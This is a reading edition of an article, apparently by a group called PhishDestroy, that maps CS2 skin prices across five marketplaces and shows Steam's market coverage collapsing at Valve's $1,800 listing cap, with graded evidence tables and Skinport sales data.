400 / 400 files

Signed file	Snapshot date	Signature	Download
steam_dossier_major_skins_agent_simon.jsonexports/agent-protocol/files/en/steam_dossier_major_skins_agent_simon.json	See signed file	Valid	File.asc
steam_dossier_major_skins_phishdestroy.jsonexports/agent-protocol/files/en/steam_dossier_major_skins_phishdestroy.json	See signed file	Valid	File.asc
steam_dossier_major_sponsorships_agent_rowan.jsonexports/agent-protocol/files/en/steam_dossier_major_sponsorships_agent_rowan.json	See signed file	Valid	File.asc
steam_dossier_part_ii_section_1_agent_sean.jsonexports/agent-protocol/files/en/steam_dossier_part_ii_section_1_agent_sean.json	See signed file	Valid	File.asc
steam_dossier_part_ii_section_2_agent_larry.jsonexports/agent-protocol/files/en/steam_dossier_part_ii_section_2_agent_larry.json	See signed file	Valid	File.asc

Signed file	Snapshot date	Signature	Download
steam_dossier_part_ii_section_3_agent_katherine.jsonexports/agent-protocol/files/en/steam_dossier_part_ii_section_3_agent_katherine.json	See signed file	Valid	File.asc
steam_dossier_part_ii_section_4_agent_elliott.jsonexports/agent-protocol/files/en/steam_dossier_part_ii_section_4_agent_elliott.json	See signed file	Valid	File.asc
steam_dossier_part_ii_section_5_agent_tabitha.jsonexports/agent-protocol/files/en/steam_dossier_part_ii_section_5_agent_tabitha.json	See signed file	Valid	File.asc
steam_dossier_section_10_agent_dylan.jsonexports/agent-protocol/files/en/steam_dossier_section_10_agent_dylan.json	See signed file	Valid	File.asc
steam_dossier_section_11_1_agent_constance.jsonexports/agent-protocol/files/en/steam_dossier_section_11_1_agent_constance.json	See signed file	Valid	File.asc
steam_dossier_section_11_agent_mariana.jsonexports/agent-protocol/files/en/steam_dossier_section_11_agent_mariana.json	See signed file	Valid	File.asc
steam_dossier_section_12_agent_randall.jsonexports/agent-protocol/files/en/steam_dossier_section_12_agent_randall.json	See signed file	Valid	File.asc
steam_dossier_section_13_agent_neil.jsonexports/agent-protocol/files/en/steam_dossier_section_13_agent_neil.json	See signed file	Valid	File.asc

Signed file	Snapshot date	Signature	Download
steam_dossier_section_14_1_agent_dora.jsonexports/agent-protocol/files/en/steam_dossier_section_14_1_agent_dora.json	See signed file	Valid	File.asc
steam_dossier_section_14_agent_tom.jsonexports/agent-protocol/files/en/steam_dossier_section_14_agent_tom.json	See signed file	Valid	File.asc
steam_dossier_section_15_agent_helen.jsonexports/agent-protocol/files/en/steam_dossier_section_15_agent_helen.json	See signed file	Valid	File.asc
steam_dossier_section_16_agent_john.jsonexports/agent-protocol/files/en/steam_dossier_section_16_agent_john.json	See signed file	Valid	File.asc
steam_dossier_section_17_agent_mary.jsonexports/agent-protocol/files/en/steam_dossier_section_17_agent_mary.json	See signed file	Valid	File.asc
steam_dossier_section_18_agent_viola.jsonexports/agent-protocol/files/en/steam_dossier_section_18_agent_viola.json	See signed file	Valid	File.asc
steam_dossier_section_19_agent_beatrix.jsonexports/agent-protocol/files/en/steam_dossier_section_19_agent_beatrix.json	See signed file	Valid	File.asc
steam_dossier_section_1_agent_austin.jsonexports/agent-protocol/files/en/steam_dossier_section_1_agent_austin.json	See signed file	Valid	File.asc

Signed file	Snapshot date	Signature	Download
steam_dossier_section_2_agent_kal.jsonexports/agent-protocol/files/en/steam_dossier_section_2_agent_kal.json	See signed file	Valid	File.asc
steam_dossier_section_3_1_agent_june.jsonexports/agent-protocol/files/en/steam_dossier_section_3_1_agent_june.json	See signed file	Valid	File.asc
steam_dossier_section_3_2_agent_ignatus.jsonexports/agent-protocol/files/en/steam_dossier_section_3_2_agent_ignatus.json	See signed file	Valid	File.asc
steam_dossier_section_3_agent_lynn.jsonexports/agent-protocol/files/en/steam_dossier_section_3_agent_lynn.json	See signed file	Valid	File.asc
steam_dossier_section_4_agent_gordon.jsonexports/agent-protocol/files/en/steam_dossier_section_4_agent_gordon.json	See signed file	Valid	File.asc
steam_dossier_section_5_1_agent_lucia.jsonexports/agent-protocol/files/en/steam_dossier_section_5_1_agent_lucia.json	See signed file	Valid	File.asc
steam_dossier_section_5_agent_sofia.jsonexports/agent-protocol/files/en/steam_dossier_section_5_agent_sofia.json	See signed file	Valid	File.asc
steam_dossier_section_6_agent_carla.jsonexports/agent-protocol/files/en/steam_dossier_section_6_agent_carla.json	See signed file	Valid	File.asc

Signed file	Snapshot date	Signature	Download
steam_dossier_section_7_agent_amy.jsonexports/agent-protocol/files/en/steam_dossier_section_7_agent_amy.json	See signed file	Valid	File.asc
steam_dossier_section_8_1_agent_jasmine.jsonexports/agent-protocol/files/en/steam_dossier_section_8_1_agent_jasmine.json	See signed file	Valid	File.asc
steam_dossier_section_8_agent_aaron.jsonexports/agent-protocol/files/en/steam_dossier_section_8_agent_aaron.json	See signed file	Valid	File.asc
steam_dossier_section_9_agent_lorraine.jsonexports/agent-protocol/files/en/steam_dossier_section_9_agent_lorraine.json	See signed file	Valid	File.asc
manifest.jsonexports/agent-protocol/manifest.json	See signed file	Valid	File.asc
validation.jsonexports/agent-protocol/validation.json	See signed file	Valid	File.asc
dossier-text.jsonexports/dossier-text.json	2026-10-04	Valid	File.asc
card_economy.content.jsonexports/pages/ar/card_economy.content.json	2026-09-30	Valid	File.asc
elite_skins.content.jsonexports/pages/ar/elite_skins.content.json	2026-09-30	Valid	File.asc
enforcement_audit.content.jsonexports/pages/ar/enforcement_audit.content.json	2026-09-30	Valid	File.asc
index.content.jsonexports/pages/ar/index.content.json	2026-09-30	Valid	File.asc

Signed file	Snapshot date	Signature	Download
investigation_part2.content.jsonexports/pages/ar/investigation_part2.content.json	2026-09-30	Valid	File.asc
legal_analysis.content.jsonexports/pages/ar/legal_analysis.content.json	2026-09-30	Valid	File.asc
license_disclaimer.content.jsonexports/pages/ar/license_disclaimer.content.json	2026-09-30	Valid	File.asc
market_economics.content.jsonexports/pages/ar/market_economics.content.json	2026-09-30	Valid	File.asc
output_steam_network__index.content.jsonexports/pages/ar/output_steam_network__index.content.json	2026-09-30	Valid	File.asc
output_steam_network__network.content.jsonexports/pages/ar/output_steam_network__network.content.json	2026-09-30	Valid	File.asc
output_steam_network__steam_ecosystem_dashboard.content.jsonexports/pages/ar/output_steam_network__steam_ecosystem_dashboard.content.json	2026-09-30	Valid	File.asc
output_steam_network__valve_ru_farming_isolated.content.jsonexports/pages/ar/output_steam_network__valve_ru_farming_isolated.content.json	2026-09-30	Valid	File.asc
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Signed file	Snapshot date	Signature	Download
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Signed file	Snapshot date	Signature	Download
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Signed file	Snapshot date	Signature	Download
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Signed file	Snapshot date	Signature	Download
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valve-profits-from-stolen-accounts-release.jsonsteam_tos_assets/valve-profits-from-stolen-accounts-release.json	See signed file	Valid	File.asc

EDITION NOTES / TRACEABLE FILES

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This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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ENGLISH · 18 OCTOBER 2026

The atlas of what Steam cannot carry

Price-ladder atlas of 30,266 CS2 item categories across five marketplaces, banded by cheapest ask, with item renders and grading.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/skin_atlas
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Exhibit IV-B / the price ladder / 2026-09-23

Skin Price-Ladder Atlas — The Liquidity Cliff

> Valve's market stops *where the money starts.*

WHAT THIS SECTION PROVES
This visual atlas analyzes 30,266 item categories across five marketplace catalogues, measuring market coverage above and below Valve's listing threshold. Below the $1,800 cap, Steam hosts 95.3% of active categories; immediately above it, official coverage collapses to 1.9% (with 0.0% coverage across corroborated assets). This demonstrates an abrupt, structural liquidity cliff where Valve delegates high-value transaction discovery to outside platforms while retaining full control over underlying asset custody.

← Back to Executive briefing

Every CS2 item with a live price on five marketplaces was placed in a price band by its cheapest ask, and each band was measured for one thing: what share of it Valve’s own Community Market still carries. Below Valve’s listing cap the answer is **95.3%**. Above it, the answer is **1.9%**. The drop is not gradual and it does not fall where demand falls — it falls exactly at the published rule. Of the **248 item categories that two or more marketplaces independently price above the cap, 100.0% have no Steam listing at all.**

See the cliff ↓Open the gallery of 419 itemsMethod and limits


30,266 item categories measured
95.3% of sub-cap items carried by Steam
1.9% of above-cap items carried by Steam
$78.6M floor value of the corroborated set

01 / the measurement

The cliff lands on the rule, not on demand

Each of the 30,266 item categories below is placed in a band by its **cheapest** live ask across BUFF163, CSFloat, Skinport, YouPin 898 and C5Game, and only items quoted on two or more of them are counted, so no single optimistic listing can invent a band member. The upper panel is the share of each band that Valve’s own market still carries.

Share of each price band carried by the Steam Community Market
upper: steam coverage · lower: items per band, log scale



at or below Valve's listing capabove the cap — Valve's rule forbids the listingitem categories in the band

Coverage means a live Steam ask existed for that category at the moment of capture. The lower panel is logarithmic because the catalogue is overwhelmingly cheap: reading it linearly would flatten every band above $300 into the baseline.

What the shape rules out

If expensive items were simply unpopular, coverage would sag gradually as price rose. It does not. It holds at 76.8% through the $300–$1k band, then collapses to 14.5% in the band immediately beneath the cap and 2.9% in the band immediately above it. A demand effect does not know where Valve set its ceiling. A rule does.

Price band	Item categories	With a live Steam ask	Steam coverage	Copies listed off Steam
1¢–10¢	4,632	4,632	100%	8,223,227
10¢–$1	7,152	6,931	96.9%	5,488,315
$1–10	8,568	8,213	95.9%	3,939,538
$10–100	5,941	5,780	97.3%	1,328,255
$100–300	2,329	2,121	91.1%	364,466
$300–1k	1,292	992	76.8%	187,504
$1k–1.8k	193	28	14.5%	40,281
$1.8k–3k	70	2	2.9%	9,592
$3k–10k	67	1	1.5%	6,706
$10k–30k	18	0	0%	1,366
$30k–100k	3	0	0%	21
$100k+	1	0	0%	2

Pattern and phase variants are excluded from this ladder: Steam does not list a blue-gem tier or a Ruby phase as its own market entry, so counting them would understate Steam's coverage. Measured without the two-marketplace requirement the same ladder reads 79.1% below the cap and 6.5% above it across 37,204 items — a starker gap, built on weaker evidence, which is why it is not the figure quoted.

02 / evidential grading

An asking price is not a price

Anyone can list a P2000 for a round ten million yuan. Before a figure on this page is used for anything, it is graded by how many marketplaces independently quote the item above the cap and how tightly the middle of those quotes clusters. Only grades A and B are quoted — here or anywhere else in this dossier.

A Three or more shelves agree

Three or more marketplaces quote the item above the cap and their median sits within 25% of the cheapest. **197 categories, 18,218 copies, $76,585,587.**

Absent from Steam: **100.0%**.

B Two shelves agree

Two marketplaces agree above the cap, or three agree less tightly. **51 categories, 176 copies, $2,038,814.**

Absent from Steam: **100.0%**.

C One shelf — not used

A single marketplace carries the only above-cap ask. **171 categories, 247 copies.** Shown in the gallery for completeness and excluded from every total on this page.

These are requests for a price, not evidence of one.

What this correction cost, and what it bought

Dropping grade C removes 171 categories and $3,825,125 from the headline. What is left is smaller and much harder to argue with: **248 categories, 18,394 listed copies, $78,624,401, and 100.0% of them — every single one — absent from Valve's market.** The grade-C rows are the reason the figure moved; they are listed, not hidden.

Listings set aside as artefacts

Any quote more than three times the cheapest ask on the same item is set aside. Converted at the rate the data itself implies, most of them are round CNY figures — the signature of a placeholder or a platform ceiling rather than an offer. Because every total on this page uses the

cheapest ask, none of these figures could ever have inflated a number; they are excluded so that none of them can be quoted as a headline either.

Item	Cheapest live ask	Set aside
Souvenir P2000 | Wicked Sick (Minimal Wear)	$148,954	$1,489,543
★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 1	$37,239	$119,163
Souvenir USP-S | Printstream (Factory New)	$2,000	$59,582
★ Bowie Knife | Crimson Web (Factory New)	$2,957	$43,030
★ Karambit | Marble Fade (Factory New) | 1st	$11,916	$38,874
Sticker | Ninjas in Pyjamas (Holo) | Katowice 2014	$5,000	$31,748
Souvenir AWP | Dragon Lore (Battle-Scarred)	$4,225	$29,157
★ Karambit | Doppler (Minimal Wear) | Ruby	$7,122	$27,273

All 419 categories, with the object each price refers to


> Open the full visual catalogue and its source records online.

04 / where it went instead

The shelves that carry what Steam will not


The same listings, grouped by the marketplace holding them. This is a count of where copies are **listed**, which is not the same as where they are owned and is not read here as such.

Floor value of above-cap listings, by marketplace
lowest ask x copies listed on that shelf



Jurisdictions, in the order above: YouPin 898 — China · BUFF163 — China · C5Game — China · CSFloat — United States · Skinport — Germany / Malta. The same physical item can be listed on more than one of these shelves, so these figures must not be summed with any other market total.

Floor value by price tier
how the money is distributed above the cap




05 / scarcity you can count

How thin the supply actually is


Each CS2 item carries a wear value, and the marketplaces publish how many copies sit in each band of it. That turns “rare” from an adjective into a number — and it is the number that explains why a single compromised account is worth the effort of a bespoke phishing kit.

AWP | Dragon Lore
150 listed · from $11,350



AWP | Dragon Lore (Factory New)


M4A4 | Howl
105 listed · from $6,628



M4A4 | Howl (Factory New)


AK-47 | Wild Lotus

113 listed · from $14,373




AK-47 | Wild Lotus (Factory New)

AWP | Gungnir
173 listed · from $11,618




AWP | Gungnir (Factory New)

AK-47 | Fire Serpent
278 listed · from $663



AK-47 | Fire Serpent (Field-Tested)

Case Hardened (all tiers / blue gem)
76 listed · from $1,638



AK-47 | Case Hardened (Minimal Wear) | Tier 1


Bands are the marketplaces' own float buckets; only bands with at least one live listing are drawn. The price beside each bar is the cheapest live ask in that band, so the premium attached to a low float is directly readable rather than asserted.

06 / movement, measured off Steam


What the third-party shelves actually realised

Valve publishes no usable history at this tier, and this dossier claims none. Skinport does publish its own completed sales over the trailing 24 hours, 7, 30 and 90 days, and that is the whole of the time dimension available here: a median realised price per trailing window, indexed so the 90-day median is 100. **No Steam data is involved in either chart.**

Median realised price, trailing window
indexed to the 90-day median · 6,758 items with 20+ sales



Completed sales per day
same items, same windows



These are two charts rather than one with two vertical scales: an index and a daily count share no unit, and drawing them on a common axis would invite a comparison that is not valid. The windows are nested and trailing — the 90-day figure contains the 24-hour figure — so this is not a daily series and must not be read as one. What it supports is narrow and stated plainly: over the trailing windows Skinport published, the median realised price sat below its own 90-day median and the daily sale count fell with it.


Skinport realised sales. The windows are nested and trailing, so each point is the median realised price over the trailing window, indexed to the 90-day median. It is not a daily series and no Steam data is involved.

07 / what it is made of


Sixteen-year-old stickers and a handful of gloves

The set above the cap is not a broad slice of the game. It concentrates in a few rarities and a few collections, several of which can no longer be obtained at all — which is exactly why the supply cannot respond to the price.

Categories above the cap, by rarity
count of item categories



Categories above the cap, by collection
top ten collections



By category: skin 366, sticker 48, container 3, sticker_slab 2.

08 / the most anyone actually paid

Highs backed by a transaction, not by a listing

Every other price on this page is an *ask* — what a seller wants. These are *sales*: the highest completed transaction Skinport recorded for each item, over the trailing 90 days. It is the only figure in this dossier that somebody actually paid, and each row links to the marketplace so the number can be checked against its source rather than against us.

21,216 items with a completed sale in the window
106 sold at or above Valve's listing cap
$14,192 highest single completed sale
67/419 above-cap categories with any recorded sale

The thirty highest completed sales in the window

Item	Highest sale	Median sale	Sales	Cheapest ask now	Steam	Check it
AWP | Gungnir (Factory New)	$14,192	$11,343	5	$11,490	absent	Skinport CSFloat Steam
StatTrak™ M4A4 | Howl (Factory New)	$12,387	$12,387	1	$13,836	absent	Skinport CSFloat Steam
AWP | Dragon Lore (Factory New)	$11,779	$11,063	16	$10,941	absent	Skinport CSFloat Steam
AK-47 | Wild Lotus (Minimal Wear)	$11,693	$11,693	1	$9,946	absent	Skinport CSFloat Steam

Item	Highest sale	Median sale	Sales	Cheapest ask now	Steam	Check it
AWP | Gungnir (Minimal Wear)	$10,437	$10,437	1	$9,610	absent	Skinport CSFloat Steam
StatTrak™ AK-47 | Blue Laminate (Minimal Wear)	$9,772	$37	76	$30	$40	Skinport CSFloat Steam
StatTrak™ M4A4 | Howl (Minimal Wear)	$9,463	$9,463	1	$9,500	absent	Skinport CSFloat Steam
AWP | Dragon Lore (Minimal Wear)	$9,104	$9,026	6	$8,524	absent	Skinport CSFloat Steam
★ Sport Gloves | Hedge Maze (Minimal Wear)	$8,139	$8,139	1	$6,819	absent	Skinport CSFloat Steam
AK-47 | Wild Lotus (Field-Tested)	$7,617	$7,390	4	$7,194	absent	Skinport CSFloat Steam
StatTrak™ M4A4 | Howl (Field-Tested)	$7,615	$7,615	1	$7,100	absent	Skinport CSFloat Steam
AWP | Gungnir (Field-Tested)	$7,149	$7,006	2	$7,165	absent	Skinport CSFloat Steam
AWP | Dragon Lore (Field-Tested)	$6,711	$6,194	15	$5,988	absent	Skinport CSFloat Steam
M4A4 | Howl (Factory New)	$6,679	$6,613	3	$6,628	absent	Skinport CSFloat Steam
★ Sport Gloves | Superconductor (Factory New)	$6,084	$6,084	1	$7,969	absent	Skinport CSFloat Steam

Item	Highest sale	Median sale	Sales	Cheapest ask now	Steam	Check it
AWP | Gungnir (Battle-Scarred)	$5,750	$5,413	3	$5,899	absent	Skinport CSFloat Steam
